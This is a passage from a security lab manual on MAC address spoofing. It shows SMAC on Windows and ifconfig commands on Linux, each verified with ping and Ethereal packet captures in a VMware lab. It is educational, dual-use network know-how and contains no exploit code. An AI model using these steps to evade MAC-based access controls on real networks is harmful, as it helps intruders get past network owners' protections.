0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\etherXXXXa01188" 43(P: 51 D: 51 M: 0 Drops: 0

Because SMAC allows for reboots it must provide a way to release the "spoofed" MAC address to return to normal. The "spoofed" MAC address will disappear in the lower-left corner of the application.

Click the **Exit** button. **Reboot** the computer.



ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0000	Yes	No	VMware Accelerated AMD P...	172.16.1.49	00-0C-29-B6-40-10

☑ Show Only Active Network Adapters


New Spoofed MAC Address: 00 – 0C – 29 – B6 – 40 – 10

Spoofed MAC Address:

Active MAC Address: 00-0C-29-B6-40-10

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

Once the computer has rebooted, open the SMAC address. Notice the active MAC address is the actual MAC address of the computer.



```
Micro
(C) C
C:\>
```

ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0000	Yes	No	VMware Accelerated AMD P...	172.16.1.43	00-0C-29-B6-40-95

☑ Show Only Active Network Adapters


New Spoofed MAC Address: – – – – –

Spoofed MAC Address:

Active MAC Address: 00-0C-29-B6-40-95

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.


To verify the change repeat the **ping** process.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ping -t 172.16.1.40

Pinging 172.16.1.40 with 32 bytes of data:

Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
Reply from 172.16.1.40: bytes=32 time<10ms TTL=128
```

program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

From the target computer, repeat the Ethereal test as above. From the results, the source has a MAC address of 00:0c:29:b6:40:95, which is the real MAC address of the SMAC computer.



```
No.   Time      Source        Destination   Protocol Info
    2 0.455448  172.16.1.43   172.16.1.40   ICMP     Echo (ping) request
    3 0.455525  172.16.1.40   172.16.1.43   ICMP     Echo (ping) reply
    5 1.266897  172.16.1.43   172.16.1.40   ICMP     Echo (ping) request
    6 1.266964  172.16.1.40   172.16.1.43   ICMP     Echo (ping) reply
    8 2.288208  172.16.1.43   172.16.1.40   ICMP     Echo (ping) request
    9 2.288274  172.16.1.40   172.16.1.43   ICMP     Echo (ping) reply
   12 3.259267  172.16.1.43   172.16.1.40   ICMP     Echo (ping) request
   13 3.259365  172.16.1.40   172.16.1.43   ICMP     Echo (ping) reply
   16 4.301188  172.16.1.43   172.16.1.40   ICMP     Echo (ping) request
```

```
⊞ Frame 2 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: Vmware_b6:40:95 (00:0c:29:b6:40:95), Dst: Vmware_a3:e4:40 (00:0c:29:a3:e4:40)
⊞ Internet Protocol, Src: 172.16.1.43 (172.16.1.43), Dst: 172.16.1.40 (172.16.1.40)
⊞ Internet Control Message Protocol
```

```
0000  00 0c 29 a3 e4 40 00 0c  29 b6 40 95 08 00 45 00   ..)..@.. ).@...E.
0010  00 3c 00 3f 00 00 80 01  e0 0e ac 10 01 2b ac 10   .<.?.... .....+..
0020  01 28 08 00 38 5c 02 00  13 00 61 62 63 64 65 66   .(..8\.. ..abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\etherXXXXa01696" 261 | P: 31 D: 31 M: 0 Drops: 0

***Note:** Before SMAC came around, the best choice to spoof a MAC address was to use a Linux-based tool. SMAC is an excellent tool to spoof a Windows MAC address.

Lab 50: Spoofing MAC Addresses


Send Packets via a False MAC Address: Linux

Prerequisites: None
Countermeasures: Firewall filters, vendor patches where applicable
Description: Linux has the ability to “spoof” its own MAC address. This lab will demonstrate how to “spoof” your MAC with Linux and have that same “spoofed” MAC address occur on each reboot automatically. Remember that all commands in Linux are *case sensitive*.
Procedure: Set the parameters and execute:

```
ifconfig (interface name) hw ether (spoofed MAC address)
```

From a Linux terminal type **ifconfig** and press the **Enter** key. The current Ethernet configuration will be displayed, including the MAC address. In this example:


```
00:0c:29:4e:1e:cd
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools
File Edit View Terminal Go Help
lipsp
gnon
Mon Nov 14
8:50 PM

```
[root@localhost tools]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:4E:1E:CD
          inet addr:172.16.1.45  Bcast:172.16.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2084 errors:0 dropped:0 overruns:0 frame:0
          TX packets:379 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:398922 (389.5 Kb)  TX bytes:56312 (54.9 Kb)
          Interrupt:10 Base address:0x10a4

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:9127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:621011 (606.4 Kb)  TX bytes:621011 (606.4 Kb)

[root@localhost tools]# ▌
```


Verify the MAC address against a target by starting a **ping** command while running Ethereal (Lab 41):

```
ping 172.16.1.40
```



```
[root@localhost tools]# ping 172.16.1.40
PING 172.16.1.40 (172.16.1.40) 56(84) bytes of data.
64 bytes from 172.16.1.40: icmp_seq=1 ttl=128 time=1.29 ms
64 bytes from 172.16.1.40: icmp_seq=2 ttl=128 time=0.242 ms
64 bytes from 172.16.1.40: icmp_seq=3 ttl=128 time=16.8 ms
64 bytes from 172.16.1.40: icmp_seq=4 ttl=128 time=0.285 ms
64 bytes from 172.16.1.40: icmp_seq=5 ttl=128 time=0.243 ms
64 bytes from 172.16.1.40: icmp_seq=6 ttl=128 time=0.380 ms
64 bytes from 172.16.1.40: icmp_seq=7 ttl=128 time=0.428 ms
64 bytes from 172.16.1.40: icmp_seq=8 ttl=128 time=0.386 ms
64 bytes from 172.16.1.40: icmp_seq=9 ttl=128 time=0.299 ms
64 bytes from 172.16.1.40: icmp_seq=10 ttl=128 time=0.321 ms
```

From the Ethereal application capture a few packets for verification. Click to highlight an ICMP packet. In this example the results verified the original MAC address of **00:0c:29:4e:1e:cd**.




```
No.  Time       Source        Destination   Protocol  Info
  45 8.489044   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  40 7.146084   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  33 5.867053   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  28 4.566923   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  23 3.373195   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  18 2.172619   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  11 1.068949   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
   6 0.578253   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
   3 0.029920   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
```

```
⊞ Frame 45 (98 bytes on wire, 98 bytes captured)
⊟ Ethernet II, Src: Vmware_4e:1e:cd (00:0c:29:4e:1e:cd), Dst: Vmware_a3:e4:40 (00:0c:29:a3:e4:40)
    Destination: Vmware_a3:e4:40 (00:0c:29:a3:e4:40)
    Source: Vmware_4e:1e:cd (00:0c:29:4e:1e:cd)
    Type: IP (0x0800)
⊞ Internet Protocol, Src: 172.16.1.45 (172.16.1.45), Dst: 172.16.1.40 (172.16.1.40)
⊞ Internet Control Message Protocol
```

```
0000  00 0c 29 a3 e4 40 00 0c  29 4e 1e cd 08 00 45 00   ..)..@.. )N....E.
0010  00 54 00 00 40 00 40 01  e0 33 ac 10 01 2d ac 10   .T..@.@. .3...-..
0020  01 28 08 00 dc c3 ed 08  00 7b 8e 52 79 43 32 1f   .(...... .{.RyC2.
0030  09 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
```

```
File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\etherXXXXa01188" 45C   P: 47 D: 47 M: 0 Drops: 0
```

Disable the eth0 NIC by typing **ifconfig eth0 down**.




```
[root@localhost root]# ifconfig eth0 down
[root@localhost root]# 
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~
File Edit View Terminal Go Help
gnon
Mon Nov 14
9:36 PM

In this example, the default MAC address was changed by typing:


```
ifconfig eth0 hw ether 11:22:33:44:55:66
```



```
[root@localhost root]# ifconfig eth0 down
[root@localhost root]# ifconfig eth0 hw ether 11:22:33:44:55:66
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~
File Edit View Terminal Go Help
gnon
Mon Nov 14
9:37 PM

Enable the eth0 NIC by typing **ifconfig eth0 up**.




Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~
File Edit View Terminal Go Help
gnom
Mon Nov 14
9:40 PM

```
[root@localhost root]# ifconfig eth0 up
```

Verify on the Linux machine that the MAC address has changed by typing **ifconfig** and pressing **Enter**. In this example, the results verify:


- The new MAC address has been changed to **11:22:33:44:55:66**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~
File Edit View Terminal Go Help
gnom
Mon Nov 14
9:39 PM

```
[root@localhost root]# ifconfig
eth0      Link encap:Ethernet  HWaddr 11:22:33:44:55:66
          inet addr:172.16.1.45  Bcast:172.16.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6307 errors:0 dropped:0 overruns:0 frame:0
          TX packets:916 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:845858 (826.0 Kb)  TX bytes:125798 (122.8 Kb)
          Interrupt:10 Base address:0x10a4

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:31853 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31853 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2171068 (2.0 Mb)  TX bytes:2171068 (2.0 Mb)

[root@localhost root]#
```


Repeat the **ping** process as above to validate the new results across the network.



```
[root@localhost tools]# ping 172.16.1.40
PING 172.16.1.40 (172.16.1.40) 56(84) bytes of data.
64 bytes from 172.16.1.40: icmp_seq=1 ttl=128 time=1.16 ms
64 bytes from 172.16.1.40: icmp_seq=2 ttl=128 time=0.308 ms
64 bytes from 172.16.1.40: icmp_seq=3 ttl=128 time=1.39 ms
64 bytes from 172.16.1.40: icmp_seq=4 ttl=128 time=0.302 ms
64 bytes from 172.16.1.40: icmp_seq=5 ttl=128 time=0.468 ms
64 bytes from 172.16.1.40: icmp_seq=6 ttl=128 time=0.313 ms
64 bytes from 172.16.1.40: icmp_seq=7 ttl=128 time=0.257 ms
```

Repeat the Ethereal process as above. In this example, the results:


- Verify that the new MAC address of **11:22:33:44:55:66** travels across the network.



```
No.  Time       Source        Destination   Protocol  Info
  39 7.809859   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  34 6.798267   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  30 5.738793   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  23 4.625101   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  18 3.537120   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  13 2.472549   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
   8 1.449167   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
   3 0.273652   172.16.1.45   172.16.1.40   ICMP      Echo (ping) request
  41 7.839633   172.16.1.43   172.16.1.40   ICMP      Echo (ping) request

⊞ Frame 39 (98 bytes on wire, 98 bytes captured)
⊟ Ethernet II, Src: 11:22:33:44:55:66 (11:22:33:44:55:66), Dst: Vmware_a3:e4:40 (00:0c:29:a3:e4:40)
    Destination: Vmware_a3:e4:40 (00:0c:29:a3:e4:40)
    Source: 11:22:33:44:55:66 (11:22:33:44:55:66)
    Type: IP (0x0800)
⊞ Internet Protocol, Src: 172.16.1.45 (172.16.1.45), Dst: 172.16.1.40 (172.16.1.40)
⊞ Internet Control Message Protocol

